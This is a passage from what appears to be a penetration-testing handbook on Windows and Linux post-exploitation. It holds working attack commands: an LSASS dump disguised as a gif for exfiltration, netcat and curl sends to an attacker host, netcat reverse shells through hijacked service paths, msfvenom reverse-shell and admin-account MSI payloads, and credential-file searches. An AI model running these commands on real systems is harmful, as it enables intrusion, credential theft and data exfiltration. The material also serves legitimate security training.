Enable a feature:
dism /online /Enable-Feature /FeatureName:TFTP /All

pkgmgr /iu:"TFTP" (*Older versions of Windows*)

Netcat

From the receiving system:
nc.exe -l -p 4444 > file.txt

From the sending system:
nc.exe TARGETIP 1234 < file.txt

Web Root

One of the easiest and least detected ways to exfil data is to simply rename

files and move them to the web root. It's not as likely to trigger an alert if there is a gigabyte of traffic from a web server, even if it's all just some gif or jpg. Unless you are trying to exfil a file like ntds.dit (the Active Directory database) or something massive like that, most files will not be so large. A simple example would be as follows:

```
C:\> procdump -ma lsass.exe lsass.dmp
C:\> rename lsass.dmp welcome.gif
C:\> move welcome.gif c:\Inetpub\wwwroot
```

Now you can just download the actual lsass.dmp file from the web server at:
https://TARGETIP/welcome.gif

You can also use the copy command to put files in the web root. Frequently used SMB shares or FTP servers are also a viable option, but keep in mind that in a real world test strange files popping up in these locations may not go unnoticed.

```
C:\Windows\Users\Bob\Desktop> copy BankAccount.xls
c:\Inetpub\wwwroot
```

Wget & Equivalent Scripts

You'll have to transfer the wget.exe file from Kali (*/usr/share/windows-resources/binaries/*) or create a similar script on the target using VBScript or PowerShell. A simple internet search for "wget vbscript" or "wget powershell" should help you locate several examples of how to do this. It may be necessary to create one of these scripts if you have no other means to transfer files and need to improvise.

BITSAdmin and PowerShell

BITSAdmin and PowerShell are legitimate tools that are likely to be present on a Windows target, which simplifies our process significantly. BITSAdmin, part of Microsoft's Background Intelligent Transfer Service, is specifically intended for creating upload and download jobs via the command line, so it suits our needs perfectly.

Basic Example:

```
C:\Users\Tester> powershell
PS C:\Users\Tester> bitsadmin /create TEST | bitsadmin /transfer TEST
http://TARGETIP/filename.exe c:\users\filename.exe | bitsadmin /resume
```

TEST | bitsadmin /complete TEST

PowerShell Cmdlet - Download Example:
C:\Users\Tester> powershell
PS C:\Users\Tester> Start-BitsTransfer -Source http://TARGETIP/filename.exe c:\users\filename.exe

PowerShell Cmdlet - Upload Example (to an SMB Share with guest access enabled):
Start-BitsTransfer -Source "C:\Users\Tester\Desktop\passwords.txt" -Destination "//192.168.1.21/Share/passwords.txt" -TransferType Upload

If you mess up and want to start over:
PS C:\Users\Tester> bitsadmin /reset

You probably will need admin rights to write to C:\ directly, so for downloads just pick another directory anywhere you like, unless you've already got the system/admin privileges.

There is quite a lot that you can do with BITSAdmin and PowerShell, and much of it can go undetected since the tools are readily available on most Windows systems with not enough, if any, real scrutiny attached to them in terms of detection.

Also see
Finding & Using Exploits > Metasploit

SWITCH USER

runas /user:\username cmd.exe

In some cases you might want to use PsExec instead to generate a new shell.
psexec -accepteula -u admin -p password nc.exe -e cmd.exe YOURIP PORT

SYSINTERNALS

I highly recommend familiarizing yourself with the utilities in the Sysinternals Suite such as the above PsExec. Many of these tools can be used on remote systems so if you've managed to get domain admin or other useful credentials on a target system there is much you could potentially accomplish such as gaining shells or shutting down antivirus software. There will typically be a 32-bit and 64-bit version of each utility, so be sure to use the appropriate one.

A few examples of useful utilities include:
>PsPasswd (Change an account Password)

>PsLoggedon (See who is logged into the machine)

>PsFile (See what files remote users are accessing)

>PsSuspend (Suspend a process)

>PsKill (Kill a process)

>AccessChk (Check effective permissions to system resources)

Download the entire Sysinternals Suite:
https://docs.microsoft.com/en-us/sysinternals/downloads/sysinternals-suite
View the full list of utilities, their purpose, and individual download links:
https://docs.microsoft.com/en-us/sysinternals/downloads/

Also see
Privilege Escalation > Windows > Weak Service Permissions
Finding & Cracking Passwords > Get Credentials From A Compromised System

CREATE A FILE

```
type nul> filename.txt
```

Linux

SYSTEM ENUMERATION

The following table lists commonly used commands for enumerating a compromised Linux target.

Command	Description
System Information	
hostname	View name of the current host
pwd	Print Working Directory
uname -a	View OS/hostname/kernel/version/arch
cat /etc/issue	View OS
cat /proc/version	View kernel version and compiler used
cat /etc/*-release	View OS release details
ps aux	View all running processes
env	View environment variables
crontab -l	View all cron jobs for current user
User / Group Information	
id	View current user+group names/numeric IDs
cat /etc/passwd	View all the accounts on the system
cat /etc/shadow (requires root)	View the hashed passwords of accounts
cat /etc/group	View the groups on the system
sudo -l	List allowed or forbidden commands for user
sudo -ll	List allowed commands for user (long format)
last	View users who have logged in/out
finger	View details of logged in users
Network Information	
ifconfig	View network interface details
cat /etc/network/interfaces	View network interface configurations
cat /etc/resolv.conf	View DNS nameservers
cat /etc/networks	View networks
iptables -L (requires root)	View iptables (firewall) rules
lsof -i	List network connections
netstat -antup	View listening and established ports/processes
netstat -tulpn	View listening ports/processes
arp -e	View ARP cache
route	View interfaces and active routes
Files & Directories	
cat ~/.bash_history	View the bash history for a user
ls -al	List all files/directories with details
mount	View mounted file systems
cat /etc/fstab	View unmounted file systems
df -h	View file system and disk space details
find (or locate, whereis, which)	Confirm presence/location of programs/files

Also see

Finding & Cracking Passwords > Creating Accounts

Privilege Escalation > Linux > SUID & SGID Files

Privilege Escalation > Linux > Writable Scripts & Files

FILE TRANSFERS & EXFILTRATION

Netcat

From the receiving end:
nc -l -p 4444 > file.txt

From the sending end:
nc TARGETIP 1234 < file.txt

Web Root

You only need the mv (move) command to both rename a file and move it.
mv /root/somefile.txt /var/www/html/welcome.gif

Use cp to simply copy a file to the web root.
cp /root/somefile.txt /var/www/html

Wget

wget YOURIP/exploit

Remember, you can transfer either the compiled exploit or the code since sometimes it's better to compile on the target.
Examples:
wget 192.168.13.37/cowroot
wget 192.168.13.37/cowroot.c

SCP

SCP can be a useful option for transferring files via SSH.
scp /root/script.py user@targethost:/home/user/script.py
More info on using SCP:
https://www.linux.com/topic/desktop/how-securely-transfer-files-between-servers-scp/

Curl

You can use Curl to send the file.
Use Curl to send a file to your own web server.
curl -X POST -d @filename.txt http://YOURIP
Use Curl to download a file.

curl -s http://SOURCEIP/file.txt -o file.txt

RSYNC

Upload a file:
rsync -v user@SOURCEIP:filename.txt user@TARGETIP:filename.txt

Download a file:
rsync user@TARGETIP:filename.txt filename.txt

Also see
Finding & Using Exploits > Metasploit

SWITCH USER

su testaccount (*Will prompt for password*)

su - testaccount (*Will prompt for password, resets environment variables*)

sudo su (*Switch to root account, requires root password*)

CREATE A FILE

touch filename.txt

PRIVILEGE ESCALATION

One common mistake beginners make when it's time to escalate privileges is to immediately start trying kernel exploits. There are a couple of reasons this is a terrible idea.
1) You are more likely to crash the system with the wrong exploit, and sometimes even the right exploit. Now guess who has to start from the beginning and reset the machine, get a shell again, upgrade the shell, copy files, etc. all over again? And if you still didn't learn your lesson, you could sit there repeating this cycle for hours while getting increasingly frustrated. If you're in a production environment the results of this could be even more catastrophic, regardless of whether or not escalating privileges is in scope.
2) You aren't learning anything. If this is a real-world test then you should be looking for all manner of vulnerabilities and misconfigurations, not just trying to show everybody that you "won" by getting root. Also, most labs are designed to teach you various ways to perform tasks, and privilege escalation is no exception. If you just throw Dirty Cow at every Linux box and hope for the best then you may not be learning other methods the machine was designed to teach you. Don't be a one trick pwny.

You will want to be in more of an explorer mode while practicing and learning. In real world tests it will be more useful to provide recommendations for system hardening that go beyond kernel patching. If you discover a configuration issue that allows for privilege escalation, and that this critical configuration issue exists on the golden image a company uses to stand up all of their servers, that is far more valuable information than, "Hey, you missed a system during patching and I owned it" - even if this leads to you getting root/system on a domain controller. Having said all that, a kernel exploit may be just what you need. And if you are taking an exam and time is a factor, trying one that you are reasonably sure will work may be preferable to spending a few more hours enumerating.

ENUMERATION SCRIPTS

Some of these are older, but you never know what you may run into so it's good to have options. I still strongly suggest trying to do as much manually as you can in the beginning in order to learn more about what is actually happening and how you can perform these tasks in the event you are unable to use a script. Also, reliance on scripts to do the work for you doesn't get you to think like a hacker. The thinking is what sets you apart from everyone else who inevitably gets stuck when the scripts aren't working or stop being updated.

Linuxprivchecker
https://github.com/sleventyeleven/linuxprivchecker

LinEnum
https://github.com/rebootuser/LinEnum

Linux Exploit Suggester
https://github.com/InteliSecureLabs/Linux_Exploit_Suggester

Linux Smart Enumeration
https://github.com/diego-treitos/linux-smart-enumeration

LINPEAS
https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/tree/master/linPEAS

WINPEAS
https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/tree/master/winPEAS

Windows Exploit Suggester
https://github.com/AonCyberLabs/Windows-Exploit-Suggester

Windows Exploit Suggester – Next Generation
https://github.com/bitsadmin/wesng

Windows: Sherlock/Watson
https://github.com/rasta-mouse/Sherlock
https://github.com/rasta-mouse/Watson

Windows

KERNEL EXPLOITS

This is simply a matter of checking the OS Build on the system and looking up corresponding exploits in trusted resources such as Exploit-DB or Metasploit. The ver and systeminfo commands should be sufficient for gathering the OS Name, Version, and Build details. If you don't want to display all of the systeminfo details then use the following command:

```
systeminfo | findstr /B /C:"OS Name" /C:"OS Version"
```

Check for patches

```
wmic qfe get Caption,Description,HotFixID,InstalledOn
```

UNQUOTED SERVICE PATH

Look for susceptible directories.

```
C:\> wmic service get name,displayname,pathname,startmode |findstr /i "Auto" |findstr /i /v "C:\Windows\\" |findstr /i /v """
```

Check what account the service runs under.

```
C:\> wmic service get name,startname
```

Check directory permissions.

```
icacls "C:\Program Files (x86)\Application\Another Directory"
```

Once you find a potentially exploitable service, drop a reverse shell exe into the directory below the original. The trick is to name the file the next word in the directory path to the legitimate exe. Taking the example above, let's say this is the legitimate exe file:

C:\Program Files (x86)\Application\Another Directory\something.exe

You would want to drop your exe into the *Application* folder and name it *Another.exe*. Then just find a way to execute it, which usually means restarting the service somehow.

```
sc stop SERVICE
sc start SERVICE
```

WEAK SERVICE PERMISSIONS

Let's say you have a low privilege shell as "someuser" which you know because as soon as you got the shell you typed in whoami and it said:

```
hostname\someuser
```

To find weak service permissions that will allow you to elevate privileges,

you can use a Sysinternals tool called AccesChk. You may have to upload it to the target, but once you've done that the process is simple. First, you run the tool to see what services you can manipulate as "someuser".

```
accesschk /accepteula -nobanner -uwcv "someuser" *
```

This could show quite a few services, but you want to concentrate on the ones that say *Service All Access* like this:

```
RW SomeService
        Service_All_Access
```

Next, you need to see what you can do with these services by checking their properties like this:

```
sc qc SomeService
```

The two items that you are interested in are the BINARY_PATH_NAME and a line that says SERVICE_START_NAME : LocalSystem

LocalSystem is the one you want, so now you just have to change the binPath variable shown in BINARY_PATH_NAME.

You can keep it simple and have it run a command that gives "someuser" local admin rights:

```
sc config "SomeService" binPath= "net localgroup administrators someuser /add"
```

If you prefer, you could just run a different exe instead, such as a netcat reverse shell with elevated privileges:

```
sc config "SomeService" binPath= "c:\windows\users\someuser\nc.exe -nv YOURIP 4444 -e c:\windows\system32\cmd.exe"
```

Remember, you still need to restart the service for anything to happen:

```
sc stop SomeService
sc start SomeService
```

Then it's just a matter of verifying it worked by running elevated commands in your current or new shell.

ALWAYS INSTALL ELEVATED

This method works when the system is configured to allow any user to install an MSI package with System privileges. Run the following registry queries to

check for this vulnerability.

```
reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
```

```
reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
```

Now you have several options, such as making a local admin account which you can do with the help of MSFvenom.

```
msfvenom -f msi-nouac -p windows/adduser USER=tester PASS=Tester!23$ -o addtester.msi
```

Then run the installer.

```
msiexec /quiet /qn /i addtester.msi
```

Or you can create a reverse shell with elevated privileges. For example:

```
msfvenom -p windows/x64/shell/reverse_tcp -e cmd/powershell_base64 LHOST=YOURIP LPORT=4444 -f exe > shell.exe
```

```
msfvenom -f msi-nouac -p windows/exec cmd="C:\Users\someuser\shell.exe" > shell.msi
```

Be sure your listener is running, then run the installer.

```
msiexec /quiet /qn /i shell.msi
```

There is also a **Metasploit** module that you can use to exploit this flaw.
`exploit/windows/local/always_install_elevated`

Then, once again, you just need to verify it worked by running appropriate commands in the current or new shell.

STORED CREDENTIALS

Finding stored credentials is one of the easiest and least noisy ways to escalate privileges. If you can choose between multiple methods, I suggest using this one when available. It’s like most of the work has been done for you. There are tons of situations where either a user or a program has stored credentials in clear text, or some format that is easy to crack or decode such as base64. When using the *dir* command for searches, it’s sometimes best to start in the root directory to ensure you are searching all possible subdirectories of interest. However, this could produce too many useless

results depending on the specifics of the search, so use your own discretion.

Unattend Files

The Unattended Installation files leftover from a Windows deployment will usually contain a local administrator password. You can easily search for these files or use the Metasploit module to look for them.

The **Metasploit** module is:
post/windows/gather/enum_unattend

The searches to use are:

```
dir /b /s unattend.xml
dir /b /s sysprep.inf
dir /b /s sysprep.xml
```

If you want to peruse the system directories from Windows Explorer instead, the normal locations are usually one of the paths listed below. As you can see, it may be easier to just search from the command line.

C:\unattend.xml
C:\Windows\Panther\Unattend.xml
C:\Windows\Panther\Unattend\Unattend.xml
C:\sysprep.inf
C:\sysprep\sysprep.xml
C:\Windows\system32\sysprep.inf
C:\Windows\system32\sysprep\sysprep.xml

IIS

A target running IIS could potentially have privileged credentials stored in clear text.

Search for the web.config file.

```
dir /b /s web.config
```

Or look in the following directories for it.
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\web.config
C:\Inetpub\wwwroot\web.config

Group Policy Preferences

Sometimes you can find admin credentials thanks to Group Policy

Preferences. If available, you can often find them accessible in the SYSVOL directory of your friendly neighborhood domain controller.

The **Metasploit** module to check for this vulnerability is:
post/windows/gather/credentials/gpp

However, checking manually is really easy to do. The location of the interesting file will usually be something like this:

```
\\DC\SYSVOL\Policies\DIRECTORY\MACHINE\Preferences\Groups\Group
```

Sometimes there is a cached version located on the computer at the following location:
C:\ProgramData\Microsoft\Group Policy\History\
DIRECTORY\MACHINE\Preferences\Groups\Groups.xml

You are most interested in the *Name* and *cpassword* fields. The *cpassword* will be encrypted but is easily decrypted with tools like **GPP-Decrypt.**
https://github.com/BustedSec/gpp-decrypt
gpp-decrypt cpassword

Other options include **GP3Finder** or using **PowerSploit's *Get-GPPPassword*** cmdlet**.**
https://github.com/PowerShellMafia/PowerSploit
https://www.toolswatch.org/2015/12/group-policy-preferences-password-finder-gp3finder-v4-0/

VNC

VNC has been known to store passwords in plain text. The easiest thing to do is perform a quick search.

```
dir /b /s *vnc.ini
```

Check the version installed and do some quick internet searches to confirm if VNC stored passwords in the registry as well.

Search Files

Search for files with specific text or file names.

```
findstr /si password *.txt
findstr /si password *.xml
findstr /si password *.ini
```

```
dir /b /s *pass*
```

Search Registry

Search the registry for stored passwords.

```
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon"
reg query HKLM /f password /t REG_SZ /s
reg query HKCU /f password /t REG_SZ /s
```

Search Metasploit

Use other Metasploit post modules to hunt for stored credentials.

```
msf6 > search post/windows/gather/credentials
```

Also see
Finding & Cracking Passwords > Get Credentials From A Compromised System

OUTDATED APPLICATIONS

When enumerating a system, be sure to check the versions of programs and services that are running. You may stumble across an outdated version of an application with a known exploit that can be used for privilege escalation.

OTHER METHODS

There are new exploits being discovered all the time, which is why enumeration is so important. You never know when a proof-of-concept (PoC) exploit that was just released may be exactly what you are looking for. While there are far too many methods to list them all here, I believe there are a few other specific ones that are worth a brief mention, just so that you are aware of them.

DLL Hijacking

https://github.com/PowerShellMafia/PowerSploit
Use the following cmdlets:

Find-ProcessDLLHijack
Find-PathDLLHijack
Write-HijackDll

DLL Injection

https://securityxploded.com/remote-dll-injector.php
Metasploit:
post/windows/manage/reflective_dll_inject

Token Manipulation

https://github.com/foxglovesec/RottenPotato
https://github.com/breenmachine/RottenPotatoNG

Hot Potato

https://github.com/foxglovesec/Potato

Secondary Logon Handle

https://github.com/khr0x40sh/ms16-032
Metasploit:
exploit/windows/local/ms16_032_secondary_logon_handle_privesc

Intel SYSRET

https://github.com/SecWiki/windows-kernel-exploits/tree/master/MS12-042
https://www.exploit-db.com/exploits/20861

Task Scheduler

There are several vulnerabilities with Task Scheduler. A couple of them are listed below.

Metasploit:
exploit/windows/local/ms10_092_schelevator
https://www.exploit-db.com/exploits/46918

MS14-068

This can be a good one if you have access to a domain controller with **Kerberos** (Port 88) open.

You will need PyKEK and Mimikatz for this.
https://github.com/SecWiki/windows-kernel-exploits/tree/master/MS14-068/pykek
https://github.com/gentilkiwi/mimikatz

Metasploit:
auxiliary/admin/kerberos/ms14_068_kerberos_checksum

Linux

KERNEL EXPLOITS

Just like Windows, you will need to gather the OS and Kernel details from the target to move forward along this path. There are a few different commands to gather this information.

```
uname -a
cat /etc/issue
cat /proc/version
cat /etc/*-release
```

You will need to ensure when you transfer exploits to the target that you are using a writable directory such as /tmp - or elsewhere if you need the files to persist after a reboot.

Dirty Cow (CVE-2016-5195)

This is a major vulnerability that affected Linux kernel 2.x (~2.6.22) through 4.x before 4.8.3. It's worth knowing on its own due to how widespread it was and the fact that there are multiple exploits for it.

https://dirtycow.ninja/
https://github.com/dirtycow/dirtycow.github.io/wiki/PoCs

Some work more consistently than others, so it's a good idea to get acquainted with them all since some work where others don't. Be sure to learn about the stability issues that some have and how to mitigate or work around those issues as well.

OUTDATED APPLICATIONS

Just like I mentioned with Windows, there may be applications that are vulnerable to a known privilege escalation bug. Check the versions of applications present on the system and search Exploit-DB for possible exploits.

SERVICES RUNNING AS ROOT

A quick check will determine what services are running as root, some of which you may be able to use to get a root shell, run additional commands, or otherwise manipulate to elevate privileges. Good examples would be

MySQL or **Vim**, but be prepared to learn more about programs and services that you are unfamiliar with. They may also provide an escalation path to root.

```
ps aux | grep root
```

SUDO PRIVILEGES

If you have a low privilege shell, one of the first things you should do is determine the user and the access that user has. A few simple commands should tell you:

```
id
sudo -l
sudo -ll
```

You may get lucky and discover that the user has full sudo rights. You may find instead that the user can perform only certain actions, but those actions may be enough to elevate privileges on their own or leverage another vulnerability you find elsewhere on the system.

SUID & SGID FILES

When you look at file permissions on Linux you will see what first appears to be a series of random letters and dashes that look something like this: -*rwxrw-r-- root root*

The first dash can sometimes be a *d* for directory, the following three characters represent user permissions, the next three represent group permissions, and the last three represent global permissions. You should also see the owner and group for the file next to these permissions. The permissions are typically indicated by a dash (-) meaning no permissions are set, or an *r*, *w*, or *x* for *read*, *write*, and *execute* permissions. Occasionally, you will run into an s where you expect to see an x or a - instead for the user or group. These are *SUID* and *SGID* files. **SUID** files are run with the permissions of the user who is the owner of the file. **SGID** files are run with the permissions of the group who is the owner of the file. This comes into play for privilege escalation because your low privilege shell can sometimes be elevated by leveraging files that run with higher permissions than you currently have.

The simplest way to find these files is to run the following command from

the root directory:
find / -perm -g=s -o -perm -u=s -type f 2>/dev/null

You can then check the specific permissions and ownership of the file with:
ls -l /path/filename

Pay close attention to files and folders owned by root, but keep in mind that other files may still be of use if their owners have special permissions.

WRITABLE SCRIPTS & FILES

Another often easy way to privilege escalate is to identify writable files. These can be anything from config files to scripts. They could be items that run at start up, cron jobs, or even sensitive files like */etc/passwd* or the */etc/sudoers* file. To locate these you simply need to run the following commands (or similar) from the root directory.

Directories:
find / -writable -type d 2>/dev/null

Files:
find / -writable -type f 2>/dev/null

Symbolic Links:
find / -writable -type l 2>/dev/null

STORED CREDENTIALS

This method is still in play on Linux machines. Depending on the services running, you can look for passwords in configuration files as well as trying known credentials for potential re-use. You can search files individually by using commands similar to this:
grep -i pass file.config

You can also perform a search for specific file names that may contain passwords such as this:
locate password | more

OTHER RESOURCES

There are several other resources that I felt worth mentioning that don't fit neatly into the previous chapters. I'll list these below with a brief description. Keep in mind that there are going to be many others that I don't list in this book. The onus is on you as a practitioner to continue researching, learning, and developing your skills and repertoire. This journey never really ends, but hopefully this book has given you a solid jumping-off point. Remember, perseverance is a must in this field, and failure is part of the process. Many people don't learn how to fail, so once they hit an obstacle they just quit. Everything you try that doesn't work just brings you closer to what does and is valuable experience for future endeavors.

Find Additional Tools

New open-source tools are constantly being developed for pentesting the latest, greatest technologies out there. The sites below are just a few resources for discovering new tools that could be exactly what you are looking for.

https://www.darknet.org.uk/
https://www.kitploit.com/

Google Hacking

https://www.exploit-db.com/google-hacking-database
Google Hacking or "Dorking" is essentially just using advanced operators in Google searches to find security issues. It can come in handy in a real-world engagement.

Shodan

https://www.shodan.io/
Shodan is a search engine for devices that connect to the internet. This could mean web servers, thermostats, security cameras, or whatever. It can be an invaluable resource for real-world situations from pentesting to incident response.

Netcraft
https://sitereport.netcraft.com/
The Netcraft Site Report page can help you detect vulnerabilities in websites.

Qualys SSLLabs
https://www.ssllabs.com/
This checks the SSL configuration of web sites.

The following utilities are useful for when you are stuck with encoding or decoding issues and need a quick fix to keep moving forward.

Base64 Decode/Encode
https://www.base64decode.org/
https://www.base64encode.org/

URL Decode / Encode
https://www.urldecoder.org/
https://www.urlencoder.org/

Decode / Encode: Hex, URL, Base64
https://www.convertstring.com/EncodeDecode

Beautify JavaScript / CSS
https://www.prettifyjs.net/
https://www.prettifycss.com/

CyberSorcery.Net
https://cybersorcery.net/
Here you will find additional cybersecurity resources, including backup repos for all of the Github links mentioned in this book.

NOTES

NOTES